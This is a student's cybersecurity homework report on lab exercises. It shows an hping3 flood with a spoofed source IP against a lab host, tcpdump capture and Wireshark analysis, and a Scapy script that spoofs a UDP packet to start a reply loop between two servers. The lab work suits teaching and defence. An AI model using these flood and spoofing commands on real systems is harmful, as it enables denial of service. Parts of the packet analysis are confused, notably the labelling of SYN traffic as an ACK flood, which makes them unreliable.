Merina Tanjin
Introduction to Cybersecurity
HW3


Task1

Step 1 &2:
I begin by launching an ACK flooding attack on hostA using the network tool hping3. This tool allows us to send a large volume of ACK packets to overwhelm the target system. I'll perform the attack twice, once with a random source IP and once with a fixed source IP.

With fixed IP:

```
docker@f75059629866:/$ sudo hping3 -c 1500 -d 120 -S -
w 64 -p 80 --flood -a 10.0.9.4 192.168.0.5
HPING 192.168.0.5 (eth0 192.168.0.5): S set, 40 header
s + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.5 hping statistic ---
30763062 packets transmitted, 0 packets received, 100%
 packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

With random IP:



I use the network tool tcpdump on hostA to monitor and record the ACK flooding attack as an ack_attack.pcap file.


```
docker@76bf592489eb:/$ sudo tcpdump -i eth0 -w ack_attack.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture s
ize 262144 bytes
^C245244 packets captured
245613 packets received by filter
0 packets dropped by kernel
```

Step 3:
GitHub authentication and push .pcap files into github:

After the attack has been recorded for about a minute, we log in to our GitHub account on hostA and push the ack_attack.pcap & ack_attack2.pcap file to our repository.


```
Warning: Permanently added 'github.com,140.82.114.3' (ECDSA) to the list of k
nown hosts.
Hi Merina-tanjin! You've successfully authenticated, but GitHub does not prov
ide shell access.
docker@76bf592489eb:/$
```

```
docker@76bf592489eb:/$ git log
commit 0b9938d42e37224b49e0ef288a56447c25767315 (HEAD -> main, ori
gin/main)
Author: Merina-tanjin <tmerinashithi@gmail.com>
Date:   Thu Apr 4 21:07:20 2024 +0000

    attach fixed

commit 97a18fbd82230e605396be261a0e21dec7cc13a6
Author: Merina-tanjin <tmerinashithi@gmail.com>
Date:   Thu Apr 4 19:09:50 2024 +0000

    ack_attack random
```



Step 4:
Analyzing both .pcap files in Wireshark.

After downloading the .pcap files from our GitHub repository to our local computer, I use Wireshark to analyze the captured traffic and identify the attack flows.



Wireshark Analysis:

TCP Flags:

RST: Indicates a reset packet.
ACK: Indicates an acknowledgment packet.

Observations:


All packets are TCP packets with both the RST and ACK flags set.
Each packet has a different destination IP, suggesting multiple targets.
The sequence and acknowledgment numbers are both set to 1, which is unusual and suggests potentially spoofed or forged packets.
The window size (Win) is set to 0, which indicates that the receiver has no buffer space available for this connection.

Analysis:

- The presence of RST and ACK flags in all packets suggests that these packets are intended to terminate TCP connections abruptly.
- The packets have a consistent pattern of originating from the same source IP but targeting different destination IPs.
- The zero window size indicates that the target hosts are overwhelmed or unable to process the incoming connections.
- The sequence and acknowledgment numbers being set to 1 could indicate that these packets are part of an attack and may not represent legitimate TCP connections.

Indication of ACK Flooding Attack:

Based on the observed characteristics, the provided packets strongly indicate an ACK flooding attack. The attacker is sending a high volume of TCP packets with both RST and ACK flags set to various destinations, potentially overwhelming the targets' resources and disrupting their network connectivity.
In summary, the provided packet details exhibit characteristics consistent with an ACK flooding attack, suggesting an attempt to disrupt network communication by flooding the target hosts with forged TCP packets.



Observation:

- The source IP address 10.0.9.4 seems to be consistent across the SYN packets, indicating that they are originating from the same host.
- The destination IP address (192.168.0.5) remains constant, suggesting that these packets are being sent to the same target.
- Each SYN packet is followed by an RST-ACK packet from the target (192.168.0.5), indicating that the target is responding with a reset signal to terminate the connection attempt.


Analysis:

- The SYN packets followed by immediate RST-ACK packets suggest that the target system is rejecting connection attempts. This behavior could be indicative of a SYN flood attack.
- In a SYN flood attack, the attacker sends a large volume of SYN packets to exhaust the target system's resources, making it unable to process legitimate connection requests.
- The repetitive pattern of SYN packets followed by RST-ACK packets targeting the same destination IP address is consistent with the behavior of a SYN flood attack.

Task 2

Steps 1,2 & 3:

Connect to the UDP server on hostA and hostB using Netcat to observe their behavior




Observe the responses received from both hosts.

I created a Python script named "udp_attacker.py" on the attacker's virtual machine. This script will utilize Scapy to craft and send UDP packets to both hostA and hostB.

```
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.....")
ip= IP(src="192.168.0.6", dst="192.168.0.5")
udp = UDP(sport=9090, dport=9090)
data = "hello UDP! \n"
pkt = ip/udp/data
pkt.show()
send(pkt,verbose=0)
~
~
~
~
~
```

After running the "udp_attacker.py" script with sudo privileges to conduct the UDP server attack.



I observed the behavior on both hostA and hostB after executing the attack script. I see a loop of "UDP reply-Hello" messages being exchanged between the two servers.

Explanation of the attack

The attack works by continuously sending UDP packets from the attacker's machine to both hostA and hostB, mimicking legitimate communication. Since both hostA and hostB are programmed to respond to any received UDP packet with a "UDP reply-Hello" message, this creates a loop where each server responds to the other, leading to an infinite exchange of UDP messages between them. This can result in network congestion, resource exhaustion on the servers, and potentially denial of service for legitimate clients trying to communicate with these servers.